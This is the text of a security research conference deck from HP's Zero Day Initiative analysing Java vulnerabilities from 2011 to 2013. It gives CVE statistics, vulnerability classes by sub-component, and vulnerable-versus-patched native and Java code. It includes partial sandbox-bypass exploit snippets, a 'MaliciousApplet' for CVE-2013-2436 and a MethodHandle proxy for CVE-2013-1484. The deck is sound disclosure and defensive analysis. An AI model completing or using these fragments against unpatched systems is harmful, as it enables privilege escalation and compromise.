Java Every-days

Exploiting Software Running on 3 Billion Devices

Brian Gorenc
Manager, Vulnerability Researcher

Jasiel Spelman
Security Researcher

Solution

"Unless it is absolutely necessary to run Java in web browsers, disable it as described below, even after updating to 7u11. This will help mitigate other Java vulnerabilities that may be discovered in the future."

- DHS-sponsored CERT

Agenda

- Introduction
- Vulnerability Trending and Attack Surface
- Java Sub-component Weaknesses
- Leveraging Sub-component Weaknesses
- Vendor Response Review
- Conclusion

Introduction

whois Brian Gorenc

Employer:	Hewlett-Packard
Organization:	HP Security Research Zero Day Initiative
Responsibilities:	Manager, Vulnerability Research Running Internet's Crashbin Verifying EIP == 0x41414141 Organizing Pwn2Own
Free Time:	Endlessly Flowing Code Paths That Don't Lead to Vulnerabilities
Twitter:	@MaliciousInput, @thezdi

whois Jasiel Spelman

Employer:	Hewlett-Packard
Organization:	HP Security Research Zero Day Initiative
Responsibilities:	Security Research Staying Current with the Latest Vulnerabilities Cursing at IDA Working During the Evening, Sleeping During the Day
Free Time:	Jumping Out Of Planes Playing Electric Bass
Twitter:	@WanderingGlitch, @thezdi

Why Java?

Surge of ZDI submissions in late 2012 and early 2013

Industry Focused on Sandbox Bypasses

Targeted Attacks against Large Software Vendors

Multiple 0-day Vulnerabilities Demonstrated at Pwn2Own

- Expose the Actual Attack Surface that Oracle's Java Brings to the Table
- Take an In-Depth Look at the Most Common Vulnerability Types
- Examine Specific Parts of the Attack Surface Being Taken Advantage of by Attackers

Vulnerability Sample Set

Scoped to Modern Day Vulnerabilities

- Issues Patched Between 2011-2013

Root Cause Analysis Performed on Over 120 Unique Java Vulnerabilities

- Entire Zero Day Initiative Database
- Numerous Vulnerabilities Feed
- Penetration Testing Tools
- Exploit Kits
- Six 0-day Vulnerabilities Yet To Be Patched by Oracle

Threat Landscape

- 52,000 Unique Java Malware Samples

Oracle Java's Footprint and Software Architecture

Attacker's Best Friend

Huge Install Base

- 1.1 Billion Desktops run Java
- 1.4 Billion Java Cards Produced Each Year…

Users Running Outdated Software


- 93% of Java Users Not Running Latest Patch a Month After Release

Wide-Spread Adoption

- Written Once, Run Anywhere
- Popular in the Financial Marketplace
- Major Inroads in the Mobile Device Space

Oracle Java's Footprint and Software Architecture

Attacker's Best Friend



Powerful Development Framework

- Over Fifty Sub-components
- Developers Quickly Extend Application
- Ease Complicated Development Tasks

Wide Range of Capabilities

- Render a User Interface
- Process Complex Fonts and Graphics
- Consume Common Web Service Protocols

Vulnerability Trending and Attack Surface

Vulnerability Statistics 2011-2013

Increased Patching Year-Over-Year

- 250 Remotely Exploitable Vulnerabilities Patched
- 50 Issues Patched in 2011
- 130 in the First Half of 2013

Consistent Patch Schedule

- Once every 3-4 Months

Oracle Java SE Risk Matrix

- CVE and CVSS
- Location in the Architecture

CVE#	Component	Protocol	Sub-component	Remote Exploit without Auth.?	CVSS VERSION 2.0 RISK (see Risk Matrix Definitions)							Supported Versions Affected	Notes
					Base Score	Access Vector	Access Complexity	Authen-tication	Confiden-tiality	Integrity	Avail-ability		
CVE-2013-2383	Java Runtime Environment	Multiple	2D	Yes	10.0	Network	Low	None	Complete	Complete	Complete	7 Update 17 and before, 6 Update 43 and before, 5.0 Update 41 and before	See Note 1

Oracle Java Patch Statistics

Focus on the Sub-components

Sub-components Corrected in Each Patch Release Since 2011

- Deployment
- 2D

Double-digit CVE Count in a Single Patch

- Deployment (10 Vulnerabilities in Feb 2013)
- JavaFX (12 Vulnerabilities in Feb 2013)

Severity Indicators

- Average CVSS Score: 7.67
- 50% of Issues > CVSS 9.0

Following Sub-components Account for Half Remotely Exploitable Vulnerabilities

Rank	Sub-component	Average CVSS
1	Deployment	7.39
2	2D	9.43
3	Libraries	7.24
4	JavaFX	8.83
5	AWT	7.73

Zero Day Initiative Submission Trends

Consistent Submission Rate


- Average 5 a Quarter
- High of 33 in One Quarter

Sub-Component Focus

1. 2D
2. Libraries
3. JavaFX
4. Sound
5. Deployment


Emphasis on Severity

- Average CVSS: 9.28



Accounted for 36% of Java's vulnerabilities with CVSS score of 9.0 or higher

Insight into Vulnerability Classes (CWE)




Different Flavors of CWEs

CWE-122 Heap-based Buffer Overflows and CWE-787 Out-of-bounds Writes

Root Cause of Access Violation

- Integer Overflow (CWE-190) causing Allocation of Smaller than Intended Buffer
- Incorrect Arithmetic Operation Resulting in Writing Past a Statically Sized Buffer



CWE-265 Breakdown and Historical Timeline


Oracle Known About This Weakness For Some Time


About Half of the Vulnerabilities in Data Set

- Unsafe Reflection Most Popular, Followed by Least Privilege Violations

Popular with Exploit Kit Community

- Nine CVEs Under Active Exploitation Over Last Three Years
- No Need to Bypass DEP or ASLR Mitigations, It Just Works





Extrapolating Sub-component Weaknesses

Mapping Vulnerability Class to Sub-components

Sub-component	Package	Common Vulnerability Types

2D	`java.awt.font`
	`java.awt.color`
	`java.awt.image`
	`sun.awt.image`
		CWE-122: Heap-based Buffer Overflow
		CWE-787: Out-of-bounds Write
		CWE-121: Stack-based Buffer Overflow

AWT	`java.awt` `sun.awt`	CWE-265: Privilege / Sandbox Issues

Beans	`java.beans`
	`sun.beans.finder`
	`sun.beans.decode`
		CWE-265: Privilege / Sandbox Issues

Concurrency	`java.util.concurrent`	CWE-265: Privilege / Sandbox Issues
CORBA	`com.sun.corba.se.impl.orbutil.threadpool`	CWE-265: Privilege / Sandbox Issues
Deployment	`sun.plugin2.applet` `Web Start`	CWE-114: Process Control CWE-78: OS Command Injection
Deserialization	`Sun.misc`	CWE-265: Privilege / Sandbox Issues
HotSpot	`HotSpot Compiler`	CWE-265: Privilege / Sandbox Issues

Extrapolating Sub-component Weaknesses

Mapping Vulnerability Class to Sub-components

Sub-component	Package	Common Vulnerability Types
JavaFX	com.sun.webpane.platform com.sun.scenario.effect com.sun.prism.d3d	CWE-822: Untrusted Pointer Dereference CWE-122: Heap-based Buffer Overflow
JAXP	com.sun.org.apache.xalan.internal.xsltc.trax	CWE-265: Privilege / Sandbox Issues
JAX-WS	com.sun.org.glassfish.external.statistics.impl com.sun.org.glassfish.gmbal	CWE-265: Privilege / Sandbox Issues
JMX	com.sun.jmx.mbeanserver com.sun.jmx.remote.internal	CWE-265: Privilege / Sandbox Issues
JRE	java.util.zip	CWE-121: Stack-based Buffer Overflow
Libraries	java.lang java.lang.reflect java.lang.invoke	CWE-265: Privilege / Sandbox Issues
Scripting	javax.script sun.org.mozilla.javascript.internal	CWE-265: Privilege / Sandbox Issues
Sound	javax.sound.midi com.sun.media.jfxmedia.locator com.sun.media.jfxmediaimpl.platform.gstreamer com.sun.media.sound	CWE-265: Privilege / Sandbox Issues CWE-787: Out-of-bounds Write CWE-416: Use-After-Free

Top 7 Vulnerability Classes in the Java

Rank	Common Weakness Enumeration	Sub-Category	Sub-components
1	CWE-265: Privilege / Sandbox Issues	CWE-470: Unsafe Reflection	AWT Beans HotSpot JAXP JAX-WS JMX Libraries
2	CWE-265: Privilege / Sandbox Issues	CWE-272: Least Privilege Violation	CORBA JMX Libraries Scripting Sound
3	CWE-122: Heap-based Buffer Overflow	N/A	2D JavaFX
4	CWE-787: Out-of-bounds Write	N/A	2D Sound
5	CWE-822: Untrusted Pointer Dereference	N/A	JavaFX
6	CWE-122: Heap-based Buffer Overflow	CWE-190: Integer Overflow	2D
7	CWE-265: Privilege / Sandbox Issues	CWE-843: Type Confusion	AWT Concurrency Deserialization Hotspot Libraries Scripting

Java Sub-component Weaknesses

Library Sub-component Weaknesses

Privilege/Sandbox Issues due to Unsafe Reflection

CVE-2013-2436

- Uses Security Exploration's Issue 54
  - Gives access to ClassLoader.defineClass via a MethodHandle
- Also Issue 55 (Independently submitted to the ZDI)
- Call MethodHandle.bindTo on the Applet's ClassLoader
  - Changes restrictions so that ClassLoader is a valid argument
- Create a PermissionDomain that contains AllPermission
- Load a class using the aforementioned PermissionDomain
- Execute a method within the loaded class that will disable the SecurityManager

```
public class MaliciousApplet extends Applet {
    private static MethodHandle defineClassHandle;
    public static CallSite setDefineClassHandle(MethodHandles.Lookup caller, String name,MethodType type, MethodHandle handle)
                          throws NoSuchMethodException, IllegalAccessException {
        defineClassHandle = handle;
        return null
    }
    public void init() {
        try {
            InvokeDynamic.getClassHandle();
        } catch (Exception e) { }
        try {
            Permissions permissions = new Permissions();
            permissions.add(new AllPermission());
            ProtectionDomain protectionDomain = new ProtectionDomain(null, permissions);
            ClassLoader myClassLoader = MaliciousApplet.class.getClassLoader();
            MethodHandle boundMHandle = defineClassHandle.bindTo(myClassLoader);
            Class evilClass = (Class)boundMHandle.invoke("Evil", CLASS_BYTES, 0, CLASS_BYTES.length, protectionDomain);
            // At this point you would invoke a method within the evilClass
        } catch (Exception e) { }
    }
}
```

Library Sub-component Weaknesses

Privilege/Sandbox Issues due to Unsafe Reflection

CVE-2013-2436

- Patched in JDK 7u21
  - sun.invoke.util.Wrapper's convert method was modified
  - Updated snippet

```
private <T> T convert(Object paramObject, Class<T> paramClass, boolean paramBoolean) {
  if (this == OBJECT)
  {
    assert (!paramClass.isPrimitive());
    if (!paramClass.isInterface()) {
      paramClass.cast(paramObject);
    }
...
```

```
private <T> T convert(Object paramObject, Class<T> paramClass, boolean paramBoolean) {
  if (this == OBJECT) {
    localObject1 = paramObject;
    return localObject1;
  }
  Object localObject1 = wrapperType(paramClass);
  if (((Class)localObject1).isInstance(paramObject)) {
    localObject2 = paramObject;
    return localObject2;
  }
  Object localObject2 = paramObject.getClass();
  if (!paramBoolean) {
    localObject3 = findWrapperType((Class)localObject2);
    if ((localObject3 == null) || (!isConvertibleFrom((Wrapper)localObject3))) {
      throw newClassCastException((Class)localObject1, (Class)localObject2);
    }
  }

  Object localObject3 = wrap(paramObject);
  assert (localObject3.getClass() == localObject1);
  return localObject3;
}
```

Library Sub-component Weaknesses

Privilege/Sandbox Issues due to Least Privilege Violation

CVE-2013-1484

- Proxy.newProxyInstance
  - Does not save the caller's AccessControlContext
  - Requires an InvocationHandler that executes an arbitrary statement
- MethodHandleProxies.asInterfaceInstance
  - Can create an InvocationHandler instance
  - Gives access to ClassLoader.defineClass via a MethodHandle
- Execute the bound MethodHandle without putting user frames on the stack

Library Sub-component Weaknesses

Privilege/Sandbox Issues due to Least Privilege Violation

CVE-2013-1484

- Example snippet
- Still need to use Proxy.newProxyInstance
- Then need to invoke the method such that no user frames are put on the stack

```
DesiredClass desiredClassInstance = new DesiredClass()
MethodType methodType = MethodType.methodType(ReturnClass.class, ParameterClass.class);
MethodHandle methodHandle = MethodHandles.lookup().findVirtual(DesiredClass.class, "instanceMethod", methodType);
methodHandle = methodHandle.bindTo(desiredClassInstance);
methodHandle = MethodHandles.dropArguments(methodHandle, 0, Object.class, Method.class, Object[].class);
InvocationHandle iHandler = MethodHandleProxies.asInterfaceInstance(InvocationHandler.class, methodHandle);
```

2D Sub-component Weaknesses

Heap-based Buffer Overflow due to Integer Overflow

CVE-2013-0809

- mlib_ImageCreate
  - Implemented in jdk/src/share/native/sun/awt/medialib/mlib_ImageCreate.c
  - Overflow based on height * width * channels * 4

```
mlib_image *mlib_ImageCreate(mlib_type type, mlib_s32  channels,
       mlib_s32  width, mlib_s32  height) {
    if (width <= 0 || height <= 0 || channels < 1 || channels > 4) {
        return NULL;
    };
...
    switch (type) {
...
        case MLIB_INT:
            wb = width * channels * 4;
            break;
...
    }
...
    data = mlib_malloc(wb * height);
...
}
```

2D Sub-component Weaknesses

Heap-based Buffer Overflow due to Integer Overflow

CVE-2013-0809

- Patched in JDK 7u17
  - Introduction of the SAFE_TO_MULT macro
  - Used whenever values are being multiplied

```
mlib_image *mlib_ImageCreate(mlib_type type, mlib_s32  channels, mlib_s32  width, mlib_s32  height) {
  if (!SAFE_TO_MULT(width, channels)) {
    return NULL;
  }
  wb = width * channels;
...
  switch (type) {
...
    case MLIB_INT:
      if (!SAFE_TO_MULT(wb, 4)) { return NULL; }
      wb *= 4;
      break;
...
  }
...
  if (!SAFE_TO_MULT(wb, height)) {return NULL; }

  data = mlib_malloc(wb * height);
  if (data == NULL) { return NULL; }
...
}
```

2D Sub-component Weaknesses

Out-of-bounds Write due to Integer Overflow

CVE-2013-2420

- setICMpixels
  - Implemented in jdk/src/share/native/sun/awt/image/awt_ImageRep.c
  - Accessible via sun.awt.image.ImageRepresentation
  - Issue lies in the last parameter
    - Its scanlideStride field is used without any validation


```
JNIEXPORT void JNICALL
Java_sun_awt_image_ImageRepresentation_setICMpixels(JNIEnv *env, jclass cls, jint x, jint y, jint w, jint h, jintArray jlut,
                                                    jbyteArray jpix, jint off, jint scansize, jobject jict) {
    unsigned char *srcData = NULL;
    int *dstData;
    int *dstP, *dstyP;
    unsigned char *srcyP, *srcP;
    int *srcLUT = NULL;
    int yIdx, xIdx;
    int sStride;
    int *cOffs;
    int pixelStride;
    jobject joffs = NULL;
    jobject jdata = NULL;

    sStride = (*env)->GetIntField(env, jict, g_ICRscanstrID);
    pixelStride = (*env)->GetIntField(env, jict, g_ICRpixstrID);
    joffs = (*env)->GetObjectField(env, jict, g_ICRdataOffsetsID);
    jdata = (*env)->GetObjectField(env, jict, g_ICRdataID);

    srcLUT = (int *) (*env)->GetPrimitiveArrayCritical(env, jlut, NULL);
    srcData = (unsigned char *) (*env)->GetPrimitiveArrayCritical(env, jpix, NULL);
    cOffs = (int *) (*env)->GetPrimitiveArrayCritical(env, joffs, NULL);
    dstData = (int *) (*env)->GetPrimitiveArrayCritical(env, jdata, NULL);

    dstyP = dstData + cOffs[0] + y*sStride + x*pixelStride;
    srcyP = srcData + off;
    for (yIdx = 0; yIdx < h; yIdx++, srcyP += scansize, dstyP+=sStride) {
        srcP = srcyP;
        dstP = dstyP;
        for (xIdx = 0; xIdx < w; xIdx++, dstP+=pixelStride) {
            *dstP = srcLUT[*srcP++];
        }
    }
}
```

2D Sub-component Weaknesses

Out-of-bounds Write due to Integer Overflow

CVE-2013-2420

- Patched in JDK 7u21
  - Introduction of the CHECK_STRIDE, CHECK_SRC, CHECK_DST macros
  - All input arguments validated


```
#define CHECK_STRIDE(yy, hh, ss)
    if ((ss) != 0) {
        int limit = 0x7fffffff / ((ss) > 0 ? (ss) : -(ss));
        if (limit < (yy) || limit < ((yy) + (hh) - 1)) {
            /* integer oveflow */
            return JNI_FALSE;
        }
    }
#define CHECK_SRC()
    do {
        int pixeloffset;
        if (off < 0 || off >= srcDataLength) {
            return JNI_FALSE;
        }
        CHECK_STRIDE(0, h, scansize);
        /* check scansize */
        pixeloffset = scansize * (h - 1);
        if ((w - 1) > (0x7fffffff - pixeloffset)) {
            return JNI_FALSE;
        }
        pixeloffset += (w - 1);
        if (off > (0x7fffffff - pixeloffset)) {
            return JNI_FALSE;
        }
    } while (0)
#define CHECK_DST(xx, yy)
    do {
        int soffset = (yy) * sStride;
        int poffset = (xx) * pixelStride;
        if (poffset > (0x7fffffff - soffset)) {
            return JNI_FALSE;
        }
        poffset += soffset;
        if (dstDataOff > (0x7fffffff - poffset)) {
            return JNI_FALSE;
        }
        poffset += dstDataOff;

        if (poffset < 0 || poffset >= dstDataLength) {
            return JNI_FALSE;
        }
    } while (0)
```


```
JNIEXPORT jboolean JNICALL
Java_sun_awt_image_ImageRepresentation_setICMpixels(JNIEnv *env, jclass cls, jint x, jint y, jint w, jint h,
                                                    jintArray jlut, jbyteArray jpix, jint off, jint scansize, jobject jict)
                                                    {
...
    if (x < 0 || w < 1 || (0x7fffffff - x) < w) {
        return JNI_FALSE;
    }
    if (y < 0 || h < 1 || (0x7fffffff - y) < h) {
        return JNI_FALSE;
    }

    sStride = (*env)->GetIntField(env, jict, g_ICRscanstrID);
    pixelStride = (*env)->GetIntField(env, jict, g_ICRpixstrID);
    joffs = (*env)->GetObjectField(env, jict, g_ICRdataOffsetsID);
    jdata = (*env)->GetObjectField(env, jict, g_ICRdataID);

    if (JNU_IsNull(env, joffs) || (*env)->GetArrayLength(env, joffs) < 1) {
        /* invalid data offstes in raster */
        return JNI_FALSE;
    }

    srcDataLength = (*env)->GetArrayLength(env, jpix);
    dstDataLength = (*env)->GetArrayLength(env, jdata);
    cOffs = (int *) (*env)->GetPrimitiveArrayCritical(env, joffs, NULL);
    if (cOffs == NULL) {
        return JNI_FALSE;
    }
...
    /* do basic validation: make sure that offsets for
    * first pixel and for last pixel are safe to calculate and use */
    CHECK_STRIDE(y, h, sStride);
    CHECK_STRIDE(x, w, pixelStride);
    CHECK_DST(x, y);
    CHECK_DST(x + w -1, y + h - 1);
    /* check source array */
    CHECK_SRC();
...
```

JavaFX Sub-component Weakness

Untrusted Pointer Dereference

CVE-2013-2428

- com.sun.webpane.platform.WebPage
  - Native pointer stored in the pPage private instance variable
  - Accessible via the public getPage instance method
  - Some instance methods reference pPage directly
    - Others use the getPage accessor
  - Subclass WebPage and re-implement getPage to achieve memory corruption


```
package com.sun.webpage.platform;
...
public class WebPage
{
...
  private long pPage = 0L;
...
  public long getPage() {
    return this.pPage;
  }
...
  public void setEditable(boolean paramBoolean) {
    lockPage();
    try {
      log.log(Level.FINE, "setEditable");
      if (this.isDisposed) {
        log.log(Level.FINE, "setEditable() request for a disposed web page.");
      }
      else
      {
        twkSetEditable(getPage(), paramBoolean);
      }
    } finally { unlockPage(); }

  }
...
  private native void twkSetEditable(long paramLong, boolean paramBoolean);
...
}
```

JavaFX Sub-component Weaknesses

Untrusted Pointer Dereference

CVE-2013-2428

- Access restricted in JDK 7u13
  - com.sun.webpane added to the package access restriction list
- Patched in JDK 7u21
  - getPage method changed to package-private and final

```
final long getPage() {
  return this.pPage;
}
```

Leveraging Sub-component Weaknesses

Threat Landscape

Exploit Kit Authors Jumping on the Bandwagon

Exploit Kits Focus on Java

- Require 2+ Java Exploits to be Competitive


Mirrored Timelines

- Increased Vulnerabilities Discoveries
- Spike in Unique Java Malware Samples

Attackers Upping Their Game

- 12,000 Unique Samples Against Just 9 CVEs
- Targeting More CVEs
- Getting Exploits on More Machines

Java Malware Samples Per Month



Aligning Sub-component Weaknesses to Attacks

Highlighting Tool Popularity

Determine What is Available

- Actively Targeted CVEs
- Penetration Testing Tools
- Exploit Kits

Toolsets Focus on Sandbox Bypasses

1. Unsafe Reflection
2. Type Confusion
3. Heap-based Buffer Overflow
4. Least Privilege Violation

CVE	CWE	CWE Sub-category	Exploit Kit	Penetration Testing Tool
CVE-2010-4452	CWE-114 Process Control	N/A	Yes	Yes
CVE-2011-3521	CWE-265 Privilege / Sandbox Issues	CWE-843 Type Confusion	Yes	No
CVE-2011-3544	CWE-265 Privilege / Sandbox Issues	CWE-272 Least Privilege Violation	Yes	Yes
CVE-2012-0507	CWE-265 Privilege / Sandbox Issues	CWE-843 Type Confusion	Yes	Yes
CVE-2012-1723	CWE-265 Privilege / Sandbox Issues	CWE-843 Type Confusion	Yes	Yes
CVE-2012-4681	CWE-265 Privilege / Sandbox Issues	CWE-470 Unsafe Reflection	No	Yes
CVE-2012-0500	CWE-78: OS Command Injection	N/A	No	Yes
CVE-2012-5076	CWE-265: Privilege / Sandbox Issues	CWE-470 Unsafe Reflection	Yes	Yes
CVE-2012-5088	CWE-265: Privilege / Sandbox Issues	CWE-470 Unsafe Reflection	No	Yes
CVE-2013-0422	CWE-265: Privilege / Sandbox Issues	CWE-470 Unsafe Reflection	Yes	Yes
CVE-2013-0431	CWE-265 Privilege / Sandbox Issues	CWE-470 Unsafe Reflection	Yes	Yes
CVE-2013-1480	CWE-122 Heap-based Buffer Overflow	N/A	No	No
CVE-2013-1488	CWE-265 Privilege / Sandbox Issues	CWE-272 Least Privilege Violation	No	Yes
CVE-2013-1493	CWE-122 Heap-based Buffer Overflow	N/A	Yes	Yes
CVE-2013-2432	CWE-265 Privilege / Sandbox Issues	CWE-843 Type Confusion	Yes	Yes

